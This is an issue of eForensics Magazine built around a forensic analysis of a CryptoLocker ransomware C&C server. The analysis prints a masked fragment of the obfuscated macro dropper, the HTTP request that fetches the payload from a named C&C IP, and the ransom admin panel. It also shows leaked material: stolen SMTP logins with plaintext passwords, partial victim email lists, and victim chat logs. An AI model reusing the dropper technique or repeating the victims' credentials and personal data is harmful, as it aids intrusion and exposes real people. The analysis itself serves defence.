

eForensics

M a g a z i n e

Vol.03 NO.12

INSIDE THE CRYPTOLOCKER C&C SERVER

PREDICTING THE NEXT
WAVE ATTACKS

SQL SERVER
PERFORMANCE
COUNTERS
POWERSHELL

OPERATIONAL LEVEL
OF DEFENSE

FROM CRIME SCENE
TO COURTROOM

UNDERSTANDING
SIM CARD
FORENSICS



Wearables TechCon

March 9-11, 2015
Santa Clara, CA

Registration Now Open!



**Learn how to design, build and develop apps
for the wearable technology revolution
at Wearables TechCon 2015!**

Two Huge Technical Tracks

Hardware and Design Track

Choose from 30+ classes on product design, electronic engineering for wearable devices and embedded development. The hardware track is a 360-degree immersion on building and designing the next generation of wearable devices.

Software and App Development Track

Select from 30+ classes on designing software and applications for the hottest wearable platforms. Take deep dives into the leading SDKs, and learn tricks and techniques that will set your wearable software application apart!

- 2 Days of Exhibits
- Business-Critical Panels
- Special Events
- Industry Keynotes

“Wearables DevCon blew away all my expectations, great first year. Words can't even describe how insightful and motivating the talks were.”

—Mike Diogovanni, Emerging Technology
Lead, Isobar



Editor:

Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Betatesters/Proofreaders:

Olivier Caleff, Kishore P.V., JohanScholtz,
Mark Dearlove, Massa Danilo, Andrew
J. Levandoski, Robert E. Vanaman, Tom
Urquhart, M1ndI3ss, Henrik Becker,
JAMES FLEIT, Richard C Leitz Jr

Senior Consultant/Publisher:

Paweł Marciniak

CEO: Joanna Kretowicz

joanna.kretowicz@eforensicsmag.com

Marketing Director: Joanna Kretowicz

joanna.kretowicz@eforensicsmag.com

Art Director: Ireneusz Pogroszewski

ireneusz.pogroszewski@software.com.pl

DTP: Ireneusz Pogroszewski**Publisher:** Software Press Sp. z o.o.

02-676 Warszawa, ul. Postępu 17D

Phone: 1 917 338 3631

www.eforensicsmag.com

DISCLAIMER!

*The techniques described in our articles
may only be used in private, local net-
works. The editors hold no responsibility
for misuse of the presented techniques or
consequent data loss.*

Dear Readers,

We are pleased to present you our new issue of eForensics Magazine – “Inside the Cryptolocker C&C server”. We hope that you will enjoy reading our Magazine and subjects covered in this issue will help you to stay updated and aware of all possible pitfalls!

As you probably have noticed we changed a bit our idea of the magazine. Instead of 4 ebooks per month in lines: Network, Computer, Database and Mobile Forensics we decided to publish 2 ebooks (one as a mash-up of latest topics another as sum-up of materials from our workshops) and 2 online workshops. We know that the new conventions is still something new for you but believe that it will give you more benefits.

The schedule of our online courses you can find under this link <http://eforensicsmag.com/all-courses/>.

It's very special time of the year... Christmas brings family and friends together. It helps us appreciate the love in our lives we often take for granted. May the true meaning of the holiday season fill your heart and home with many blessings. Thank you for all the support.

Merry Christmas!

Joanna Kretowicz
CEO at SW Press
EIC of eForensics Magazine

05 INSIDE THE CRYPTOLOCKER C&C SERVER

by Davide Cioccia and Senad Aruch

CryptoLocker was a ransomware trojan which targeted computers running Microsoft Windows and was first observed by Dell SecureWorks in September 2013. CryptoLocker propagated via infected email attachments, and via an existing botnet; when activated, the malware encrypts certain types of files stored on local and mounted network drives using RSA public-key cryptography, with the private key stored only on the malware's control servers.

22 PREDICTING THE NEXT WAVE OF ATTACKS: HOW BEHAVIOURAL MODELS MIGHT AUGMENT CURRENT THREAT ANALYSIS TECHNIQUES

by Anthony Caldwell & Ronan Dunne

It is our social need for more interconnectedness, for education, for financial and business transactions which has led to the explosive growth in the number of users online, indeed recent statistics suggest that approximately one-third of the global population now uses the Internet (Internet Live Stats, 2014). Concordantly, the opportunities for the hacker to expose a private citizen or indeed a corporate entity to risk have also grow.

26 OPERATIONAL LEVEL OF DEFENSE

by Filip Nowak

Security operations is subject to constraints, limitations and constant task reprioritization. This is especially true when developing Security Operations Center (SOC), shifting between initial levels of maturity and finding out what really slows down the effectiveness of the primary objectives. There is a common belief, that the technology and the "new version of software" will solve all such issues once and for all, closing the dilemma between security capabilities and processing power. The next generation of a security appliance may address some types of new emerging threats and defense methodology appears to be a game changer.

32 ATTACK VECTOR

by Amit Kumar Sharma

The thing that was the most important in this definition that attracted me was the mention of Human element which involves the use of Social Engineering and utilizing the people involved in the Defense system of any Organization to break into them which is easier than breaking into the networks of the target.

40 FROM CRIME SCENE TO COURTROOM: COLLABORATION ADDS PRECISION TO THE INVESTIGATION PROCESS

by Dr. Jim Kent, Global Head of Investigations and Cybersecurity, Nuix

The digital forensics profession is in the midst of a rapid evolution. The growing volume of digital evidence from an increasingly diverse and escalating number of data

sources is forcing the digital forensics community to change the way it conducts investigations.

42 UNDERSTANDING SIM CARD FORENSICS

by Rohit Shaw

The SIM (subscriber identity module) is a fundamental component of cellular phones. It's also known as an integrated circuit card (ICC), which is a microcontroller-based access module. It is a physical entity and can be either a subscriber identity module (SIM) or a universal integrated circuit card (UICC). A SIM can be removed from a cellular handset and inserted into another; it allows users to port identity, personal information, and service between devices. All cell phones are expected to incorporate some type of identity module eventually, in part because of this useful property.

50 SQL SERVER PERFORMANCE COUNTERS - POWERSHELL

by Chris Kitchen

The purpose of this article is to discuss at a high level a simple PowerShell application which collects useful Windows Performance Monitor Counters for highlighting potential performance issues. The article then goes on to discuss each of the counters in greater detail along with range values to look for.

57 SQL SERVER DATA ENCRYPTION & ACCESS

by Chris Kitchen

The purpose of this article is to discuss at a high level, some of the available options for encrypting and restricting access to data held within a Sql Server database. It describes a number of available options and also looks at some of the advantages and limitations of each from a technical perspective.

65 TOWARDS A SECURE NEXT GENERATION PPDR COMMUNICATION: SALUS APPROACH

by S.L.P. Yasakethu, O.Adigun and C. Politis

A secure communication network that is backward compatible with legacy communication and new 4G technologies that supports reliable and robust transmission of broadband data is necessary to deliver a next generation services for Public Protection and Disaster Relief agencies (PPDR). This paper describes an intrusion detection approach to strengthen the security procedures in PPDR systems as envisaged in the new EU FP7 project SALUS. The project aims to achieve the above goal by covering the full techno-economic scope regarding development and deployment of this next generation of communication networks for PPDR. PPDR architecture and reference scenarios related to the research project are also discussed in the paper. The development of such a framework will improve the European next-generation communications network strategies for PPDR agencies.

FOCUS OF THIS RESEARCH

This research's main focus is C&C Server analyses where we successfully intercept the whole C&C server activity, revealing attack scenario with complete archive of the software used from attackers. The CC server's are located in Russia, USA, Switzerland and Bosnia and Herzegovina. Our focus was the active CC server hosted in Russia. We found the admin panel used to conduct the attack's, with granular configuration possibilities. Using the admin panel attackers can select the country, amount of ransom to be asked with timer. This CryptoLocker version is the last know version equipped with TOR plugin to avoid the track-back and BITCOIN plugin. The valet id definition inside the admin panel is the virtual bank account used from attacker to collect the money from victims.

To avoid the money transfer traces they chose BC like payment mechanism. To make the attack real they are using a custom decrypt application with decrypt key that victim should receive after the successfully money has been transferred. Another interesting founding is the possibility to ask two different amount of money from victims. One is the amount of money asked before the timer goes out, and second amount is higher because of missing the first offer. The admin config can manage a multiple attacks based on mail-list's, geo location's, language's and country IP address range's. With this functionality the attackers can have a pre-defined profiles for different countries. Sample profile can have options like, choosing a file with emails from *.UK domain with possibility to filter the IP address range for UK. In this way the spammed and infected users receives a landing page in their own language making the attack more effective. The first landing page is not forced to use TOR but payment and other activities require a TOR network. Another interesting thing was the CHAT log's showing the conversations between victims and attackers, inside this logs we found a trace that even with verified payment made from victims the attackers was ignoring to sent them the decrypt keys and in some cases they was asking for more money. Another critical data we found inside the CC is the hacked POP and IMAPI accounts ready to be used for spamming activity.

All this hacked account's was grouped based their country domain. From the logs folder inside the CC we found a full log of the BC transactions made from victims where the total amount of the stolen BC's from victims was huge. This is another proof that that this attack is a high profit illegal job leveraging more power to create a more sophisticated attack and malware functionality.

Analyzing the documents we received through a suspicious mail we extract the macro inside. The macro used by hackers to infect the machine is a Visual Basic module that is able to create new files inside the TEMP folder and download the real malware from a C&C server through an HTTP GET request. To avoid antivirus detection the malware is represented by a .PNG image containing a VB code inside.

Here is a sample took from the original macro that show how the malware can communicate with his C&C server and how the code is obfuscated.

```
xwrr5e2ngn3ofo65cnfwctqt7rvvyxzu 0gbdg47u8h3zgt9hcb Chr(104) & Chr(116) & Chr(116) & Chr(1xx) & Chr(x8) & Chr(4x) & Chr(47) & Chr(49) & Chr(48) & Chr(57) & Chr(46) & Chr(xx) & Chr(xx) & Chr(xx) & Chr(4x) & Chr(49) & Chr(xx) & Chr(xx) & Chr(46) & Chr(xx) & Chr(57) & Chr(xx) & Chr(9x) & Chr(x) & Chr(xx) & Chr(110) & Chr(103), Environ(Chr(1xx) & Chr(1xx) & Chr(1xx) & Chr(112)) & Chr(92) & Chr(74) & Chr(75) & Chr(87) & Chr(84) & Chr(89) & Chr(65) & Chr(68) & Chr(88) & Chr(74) & Chr(85) & Chr(77) & Chr(46) & Chr(101) & Chr(xx0) & Chr(xx1)
```

Many characters are obfuscated (xx) on purpose. The macro we found inside is a VB macro with many functions to hook the malware and download the real .exe from another server.

The algorithm used by the malicious encryption is ordinary and the process injections are as follows:

- WINWORD.exe
 - JKWTYADXJUM.exe
 - JKWTYADXJUM.exe
 - explorer.exe
 - vssadmin.exe
 - iexplorer.exe
 - svchost.exe

After the dropper executes the malware the system is encrypting the personal files with public PGP key and storing the private key in the CC server with time bomb.

C&C SERVER CONNECTIVITY

When the macro starts, HTTP requests are sent through the network to four different IP address:

IP	Country	Pingable	Open Ports
23.64.165.163	United States	unknown	unknown
195.186.1.121	Switzerland	unknown	unknown
46.161.30.19	Russian Federation	unknown	unknown
109.105.193.99	Bosnia and Herzegowina	unknown	unknown

We can see the network connection whit the map below where the red areas show the malware re-quest to download new files (from Russian server) and redirect the user in the decrypt portal.



Figure 2. Network activity map

The first request sent over the network is made to download the real malware from the C&C server.

Listing 1. HTTP GET request to download the real malware

```
GET /a.png HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: 109.105.193.99
Connection: Keep-Alive
```

This is the real malware that will encrypt the infected user file. When the malware is on the infected machine and is injected in the explore.exe process, the encryption start. Cryptolocker perform also other two request to the server to download two .CRL file.

Certificate Revocation List (CRL) is one of two common methods when using a public key infrastructure for maintaining access to servers in a network.

Listing 2. First certificate download

```
GET /pca3.crl HTTP/1.1
Accept: */*
User-Agent: Microsoft-CryptoAPI/5.131.2600.5512
Host: crl.verisign.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

Listing 3. Second certificate download

```
GET /CSC3-2009-2.crl HTTP/1.1
Accept: */*
User-Agent: Microsoft-CryptoAPI/5.131.2600.5512
Host: csc3-2009-2-crl.verisign.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

After this point the victim is hooked on the C&C server and there is no way to receive the encrypted files without paying the ransom where there is a lot of case where victims pays the ransom but they never receive the unlock keys.

VICTIM IS READY

When an infected user open the fake document, an instance of Internet Explore appear. Is a simple message alerting the target that his PC is infected by a Cryptolocker virus and the only way to decrypt files is to buy a customer decryption software.



Figure 3. First Cryptolocker screen

Every single target has own username identifying his profile and the portal language. Below an example of the website used by attackers to “help” the user in the decrypting process.



Figure 4. Decryption website

As we can see the requested amount for this user is 500\$ = 3.19 BTC to decrypt all the encrypted files. If you don't have a BTC wallet the website give you a FAQ section with every explanation on how to create one and how make the payment.



Figure 5. FAQ section

To be trustable the attackers expose a service to decrypt only one encrypted file with “.encrypted” extension, in the “Decrypt Single File” section.




Figure 6. Form to decrypt a single file

Finally they offer a mail customer service where targets can send an help request. In a nutshell they will receive the request by they will never give an answer.

Support page

If you still have a question, please contact us

Your e-mail:

Problem:

Comment:


 Code from picture:

Figure 7. Support form

This panel is target-oriented and changing the username inside the request can show that is developed to hit a lot of countries due to the variety of the translations. We think that this malware is targeting at least 20 different countries with a special attention on Italy, Netherland and Spain.

Here a list of some username with the associated Country:

Table 1. Username of infected users





Username	Country
h4qpk9	Italy
lhoil9	Deutschland
ku3rc9	UK
aosba9	Netherland
gn4aa9	Spain

INSIDE C&C SERVER

The functionality of the CC server is designed to operate in autopilot.

There is a two main functionality, one for the victim “user” and for the admin “admin”.




Index of /data/templates/admin

Name	Last modified	Size	Description
 Parent Directory		-	
 ransompages.html	13-Oct-2014 08:24	1.9K	
 settings.html	13-Oct-2014 07:31	3.3K	
 statistics.html	11-Sep-2014 10:01	719	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figure 8. Templates used to build the cryptolocker webpage

Index of /data/templates

Name	Last modified	Size	Description
 Parent Directory		-	
 admin/	13-Oct-2014 07:42	-	
 user/	13-Oct-2014 07:45	-	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figure 9. Single template pages

The admin can configure the CryptoLocker and the settings of the C&C server with the infection kind and amount of money they will request from the victims.

The attackers can define an INDEX landing page for the specific counties with the amount of the ransom where they can define the before and after amount.

- [Statistics](#)
- [Ransom Pages](#)
- [Settings](#)

%_RANSOM_PAGES_TABLE_%

Control panel to upload a new template. The panel includes the following fields and options:

- HTML file:** Choose File | no file selected
- Countries:** Add countries separated
- Before Amount:** Price at beginning
- After Amount:** Price when time expires
- Currency:** Currency sign
- submit** button
- ☐ Default Info-Page

Figure 10. Control panel to upload a new template

The configuration page for the attacker where he can define the contact e-mail and tor-url for the communications between the victim and the attacker. Also we can see here the payment URL – Bit-coin wallet setups. The most important option here is the decryption key and application that C&C will deliver to the victim after the payment.

- [Statistics](#)
- [Ransom Pages](#)
- [Settings](#)

Admin control panel to set the Bitcoin ID to receive the payments. The panel includes the following sections and fields:

- Login Credentials:** Login, Password
- Payment URL's:** E-Mail (%_PAYMENT_MAIL_%), Main URL (%_MAIN_PAYMENT_URI), Tor URL (%_TOR_PAYMENT_URI), URL 1 (%_PAYMENT_URL_1_%), URL 2 (%_PAYMENT_URL_2_%), URL 3 (%_PAYMENT_URL_3_%)
- Time of the Offer:** Time (%_OFFER_TIME_%)
- Bitcoin wallet:** Address (%_WALLET_ID_%), blockchain
- Decryption Application (%_DEC_APP_UPLOAD_DATE_%):** Choose File | no file selected
- Decryption Key (%_DEC_KEY_UPLOAD_DATE_%):** Choose File | no file selected
- IV-Vector (%_IV_UPLOAD_DATE_%):** Choose File | no file selected
- Save Settings** button

Figure 11. Admin control panel to set the Bitcoin ID to receive the payments

Every single Botnet contains different folders:

- mails: targeted account from different countries
- smtp: stolen account used to spread the phishing campaign
- errs: errors generated by the Cryptolocker

Index of /data/botnets

Name	Last modified	Size	Description
 Parent Directory		-	
 11/	30-Oct-2014 11:22	-	
 12/	16-Oct-2014 13:58	-	
 13/	16-Oct-2014 09:16	-	
 15/	20-Oct-2014 07:47	-	
 16/	21-Oct-2014 08:18	-	
 19/	04-Nov-2014 04:54	-	
 20/	30-Oct-2014 23:19	-	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figure 12. Botnets used by Cryptolocker

The BOTNET number 11 contains 2.172 infected victims hostnames.

Index of /data/botnets/11/errs

Name	Last modified	Size	Description
 Parent Directory		-	
 TATb8HA-TQSH-217F885458C86BE4FB.log	30-Oct-2014 12:09	688	
 7U-PC-967BDB47486CC497AFB9376B.log	30-Oct-2014 11:24	380	
 ばそごんたろう-E9B66AD17A08C4D2269DEC06.log	30-Oct-2014 17:31	380	
 0B2E44DF465C41A-FF0781CE8A1A2891.log	03-Nov-2014 21:20	72	
 001372862a86-419D734B7E906B7F63.log	04-Nov-2014 04:08	360	
 01L21745-2562DBB02BA9C6B98614D4.log	30-Oct-2014 16:53	380	
 1-KOMPUTER-325D72A6EDC05F42FA72.log	04-Nov-2014 10:23	216	
 1MORE-3B2C5E0537FB1B7AAB83D78ED2.log	30-Oct-2014 15:45	304	
 7-PC-74A1BD3AAFC4C1F61780A7EAB.log	31-Oct-2014 12:29	216	
 7CNETINT12-13-1BDC7DA9263CC9DBDD.log	30-Oct-2014 12:27	380	
 8THEOVALCOMPUTE-E1D23FE2FE38D1C85.log	03-Nov-2014 09:12	72	
 8YH2PX1-BC47601A8BCFDA723FFBF235.log	30-Oct-2014 11:57	380	
 53AC7992-13D23B7507EB97C208024DE.log	30-Oct-2014 15:11	166	
 72ESSAC3146-2D5A7C573D0BD95E7F90.log	03-Nov-2014 05:50	72	
 100-8E2HB1C298E-75E7FE0E06A5648.log	04-Nov-2014 10:18	792	
 166F37F8059249E-86710ED735086F1B.log	03-Nov-2014 06:27	144	
 6352C45F4078437-877F8EFEED3DF484.log	31-Oct-2014 14:21	560	
 6710B-8BD1DA65BA5F959C3A0B802278.log	04-Nov-2014 14:10	1.3K	
 47015W7-A8B1ACEA8B8C9DDB398E133E.log	30-Oct-2014 12:05	380	
 140514-04-THINK-05A3FBD28241425D.log	31-Oct-2014 04:32	144	
2312000ADRI-84509EEB2BE6E5EC5C6B.log	30-Oct-2014 13:15	380	
35465656DF-AAFB35D8E34E1A4D3BB7.log	31-Oct-2014 06:31	144	
107404120300-A9191D79051FC02A4C.log	04-Nov-2014 12:23	216	
619401310238-8D1DE2D2FAD6182191.log	03-Nov-2014 09:37	348	
A-PC-6AE96342D9B75A1EB2C56D8B992.log	31-Oct-2014 20:40	646	

Figure 13. Errors log file generated by the malware

THE BOTNET 11 HAVE 2.172 INFECTED VICTIMS

The mails folder contains “CSV” files with email addresses used in the spread spam attack.

File “GB.csv” contains 12.904 mail addresses with full name and surname of the targeted victims. Below an extract of the data inside every single file.




Figure 14. Mail section

The total amount of the targeted victims inside the BOTNET11:

- ES.csv = 2580
- GB.csv = 12.904
- IT.csv = 9.689
- NL.csv = 1.809

TOTAL = 26.982

mulugeta	ahoo.co.uk	enitan t:	
loretta.ba	gmail.com	loretta.b	
msoe@m	t.com	Microsof	Team
mulugeta	ahoo.co.uk	Mulugeta	
A Watt@t	ac.uk	'A Watt@	
kingofthe	ns@hotmail.com	Adam O't	
andrew_p	ahoo.co.uk	Andrew F	
andrew.b	@virgin.net	Andy Bro	
ianandar	ison@btinternet.com	Ann Hutc	
backstree	ntlworld.com	Backstre	
david.l.m	bs.co.uk	Bank - D	
craigend@	..com	Brian Pov	
calummc	gmail.com	Calum M	
catriona.l	son@inverclyde.gov.uk	Catriona	
cj.shearer	ail.com	Chris She	
CL@welsl	r.co.uk	Craig Lin	
dave.falk	oo.co.uk	Dave Fal	
belgian.c	te@tiscali.co.uk	David Go	
david.mcl	146@talktalk.net	David Mc	
donaldca	10@hotmail.com	Donald C	
doris@lu	ealty.biz	Doris	
duggimor	ll.com	Dougle h	
robertdou	rnry@gmail.com	Douglas	
dluke@bl	den.co.uk	Duncan L	
Elaine.M	nverclyde.gov.uk	Elaine M	
elizabeth	ier1@virginmedia.com	Elizabeth	
elizabeth	withall.co.uk	'Elizabet	
elliott@b	ood.com	Elliott M	
park@pei	st.freemove.co.uk	Elspeth F	

Figure 15. Mail target example

SMTP Folder contains hacked SMTP accounts that attacker is using for the SPAM delivery. Inside these files we found the username and password of the stolen accounts. During our analysis we have seen a lot of high risk victims like government, law enforcement, lawyers.

Index of /data/botnets/11/smtp

Name	Last modified	Size	Description
 Parent Directory		-	
 IT_smtp.txt	30-Oct-2014 05:28	14K	
 RU_smtp.txt	29-Oct-2014 20:39	248	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figure 16. SMTP stolen accounts section

```
smtpout.icteam.it:25:antonio.      lypsogroup.it:Calypso2011.:0
smtpout.icteam.it:25:antonio.      spar.it:Calypso2011.:0
smtp.land1.it:25:maura.omenei      scavazzana.it:maur7k00:0
SMTP:25:ape_ma_ia:cazzo:0
smtp.gmail.com:465:mcamilla.r      mail.com:Tommaso10
mail.libero.it:25:pagani.c@k       :pagani:0
mail.libero.it:25:info@kling       01:0
mail.dueponti.to:25:vendita@       to:iRKzkf8rjUnr:0
smtp.tiscali.it:465:dueponti       calinet.it:duepon1:1
smtp.fastwebnet.it:25:sergio       onomimilano.it:segio:0
smtp.gmail.com:587:caiusbonu       il.com:Vaffanculo1
mail.rainoldi.net:25:orlando       rainoldi.net:wlr214b0:0
SMTP:25:VISCONTILEONARDO:mar      zioniedilferro.it:frnci72m12:0
mail.stargatenet.it:25:n.feri      li.eu:CarlottA22:
mail.golinelli.eu:25:spillare      mail.com:giacomini79:1
smtp.gmail.com:587:arch.cosci      rcmillona:0
192.168.1.253:25:m.lollini@n       com:tyson300912:1
smtp.gmail.com:587:a.daccard       a:0
out.aliceposta.it:25:monica.       lt:amam:0
mail.191.it:25:am@tostiassoc       ompagnigomme.it:b936367:0
smtp.boncompagnigomme.it:25::      zineg:0
mail.drdmoto.it:25:info@drdm       mail.com:micraag94sj:1
smtp.gmail.com:587:barbara.o       ppec.mmba.it:T9R45v3:1
mail.postecert.it:465:antone       t:Cecca25@2014:1
mail.mmba.it:587:comun-morri       191.it:1965crm=:0
mail.191.biz:25:crmalbone@        com:crm52302:1
smtp.gmail.com:587:crmalbone
```

Figure 17. SMTP stolen account extraction

HERE WE CAN SEE 125 VALID HACKED ACCOUNTS READY TO BE USED FOR SPAM

Analyses for the botnet number 12 shows more targeted countries. Also the most interesting finding here is the folder named “feedback” where attackers keep their chat and email logs talking to the victims.

Feedback folder contains 3 log files, where the attackers write messages sent by user through the “Support” section. Here we can see:

- dontknow.log
- other.log
- payment.log

This division is related to the message object the user can select.

Below an example of this log file

Index of /data/botnets/12

Name	Last modified	Size	Description
 Parent Directory		-	
 errs/	30-Oct-2014 12:45	-	
 feedback/	21-Oct-2014 05:13	-	
 mails/	04-Nov-2014 14:04	-	
 smtp/	25-Oct-2014 05:02	-	


Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Index of /data/botnets/12/feedback

Name	Last modified	Size	Description
 Parent Directory		-	
 dontknow.log	24-Oct-2014 02:40	402	
 other.log	27-Oct-2014 08:44	497	
 payment.log	16-Oct-2014 13:58	268	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figure 18. Feedback section




```

1 [2014-10-20 12:18:48] [7117, [redacted]@gmail.com] hello, we are trying to buy the bitcoins, but we have problems,
2 can you help us? Is it possible to pay using credit card?
3
4 Thanks
5 [2014-10-21 09:11:43] [8833, [redacted]@stor.net] No se como pagar.
6 [2014-10-24 06:45:44] [19338, [redacted]@tin.it] ho acquistato i bitcoin mi è arrivata l'email, ma ora non so come effettuare il pagamento
7
8 Grazie
9

```

Figure 19. Dontknow.log extract



```

1 [2014-10-16 17:58:18] [7668, [redacted]@yahoo.it] Gentili Signori,
2 vorrei pagare però non ho la cifra che ci avete richiesto, potremmo accordarci con la cifra di 200,00 Euro?
3
4 Possiamo avere una risposta il più breve possibile?
5
6 Grazie
7
8 Distinti saluti
9
10 Max
11

```

Figure 20. Payment.log extract


```
other.log*
1 [2014-10-21 09:13:54] [8093, [redacted]@tor.net] other problem
2 [2014-10-22 17:00:49] [10315, [redacted]@m.com] Hola,
3
4 tenemos ficheros bloqueados. Hemos hecho la solicitud de pago pero no recibimos instrucciones por parte de ustedes.
5
6 A la espera.
7
8 Gracias
9 [2014-10-27 12:44:23] [10308, [redacted]@gmail.com] he probado ha hacer la desenscriptación de un fichero y no
10 he recibido respuesta de confirmación de que se haya desenscriptado, quisiera pagar pero querria una prueba
11
```

Figure 21. Other.log extract

```
dontknow.log*
1 [2014-10-15 09:16:45] [6950, [redacted]@com.au] Hello,
2
3 What guarantee do I get that I pay the $600AUD and I get the service I pay for?
4
5 I would like my family photos back - wrongfully encrypted.
6
7
8 [2014-10-18 07:08:42] [8520, [redacted]@gmail.com] Ödeme sonrasında bilgisayarındaki dosyaların açılacağını
9 nasıl garanti edebilirsiniz. Ve havale yapma durumum varmı?
10 [2014-10-18 14:21:14] [8749, [redacted]@gmail.com] Ödemeyi yapıp şifre programını almak istiyorum
11 yardım lütfen
12 [2014-10-20 05:04:20] [8371, [redacted]@com.au] Hello,
13
14 I am having trouble getting bitcoin do you accept Credit Card that is all i have.
15
16 Please help
17 [2014-10-20 11:05:30] [8526, [redacted]@gmail.com] nasıl ödeme yapıcım lütfen yardımcı olurmusunuz
18 [2014-10-21 10:05:49] [8783, haykol[redacted]@gmail.com] daha önce bitcoin kullanmadık hiç ve güvenim yok
19 yardımcı olabilirsiniz parayı yatırmak için
20 [2014-10-21 10:05:50] [8785, haykol[redacted]@gmail.com] daha önce bitcoin kullanmadık hiç ve güvenim yok
21 yardımcı olabilirsiniz parayı yatırmak için
22 [2014-10-23 07:16:37] [8994, aysc[redacted]@hotmail.com] bir kullanıcı 1.200 TL olarak ödemeyi kabul ediyor
23 lakin söz konusu ödemeyi gerçekleştirecek bilgisi yok. Paypal adresiniz yokmu?
24
```

Figure 22. Dontknow.log secodn exmple

A lot of the victims didn't receive the promised unlock keys, so this is a proof that is not good to pay them a money because they will never ever provide you the keys for unlock.

The list of the targeted countries her is more than botnet 11.

The hacked accounts ready to be used from spam is also matching the targeted countries.

Index of /data/botnets/12/mails

Name	Last modified	Size	Description
Parent Directory	-	-	-
AE.csv	18-Oct-2014 05:22	5.3K	
AU.csv	04-Nov-2014 08:11	62K	
BE.csv	04-Nov-2014 06:07	148K	
CA.csv	04-Nov-2014 07:51	19K	
CH.csv	16-Oct-2014 02:45	182K	
DE.csv	04-Nov-2014 13:32	167K	
EG.csv	15-Oct-2014 07:13	18K	
ES.csv	23-Oct-2014 02:37	3.8M	
FR.csv	25-Oct-2014 03:02	15K	
GB.csv	31-Oct-2014 07:47	35K	
GL.csv	04-Nov-2014 05:44	5.2K	
ID.csv	16-Oct-2014 02:07	44K	
IL.csv	04-Nov-2014 13:14	23K	
IM.csv	16-Oct-2014 07:42	1.0K	
IN.csv	16-Oct-2014 06:50	810	
IT.csv	04-Nov-2014 13:15	7.8M	
MX.csv	22-Oct-2014 14:07	15K	
NC.csv	16-Oct-2014 01:01	425K	
NG.csv	04-Nov-2014 07:55	374	
NL.csv	04-Nov-2014 14:15	3.0M	
NZ.csv	04-Nov-2014 14:13	147K	
PL.csv	16-Oct-2014 10:42	5.4K	
RS.csv	15-Oct-2014 07:54	3.4K	
US.csv	04-Nov-2014 14:04	1.8K	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figure 23. Mails section for the botnet 12

Index of /data/botnets/12/smtp

Name	Last modified	Size	Description
Parent Directory	-	-	-
AU.txt	16-Oct-2014 01:11	382	
AU_smtp.txt	22-Oct-2014 15:47	114	
DO_smtp.txt	18-Oct-2014 19:12	122	
ES.txt	16-Oct-2014 07:57	14K	
ES_smtp.txt	23-Oct-2014 02:37	12K	
FR_smtp.txt	25-Oct-2014 05:02	90	
GB_smtp.txt	31-Oct-2014 07:47	262	
HU.txt	16-Oct-2014 02:59	114	
ID.txt	16-Oct-2014 02:06	122	
IN_smtp.txt	23-Oct-2014 01:15	222	
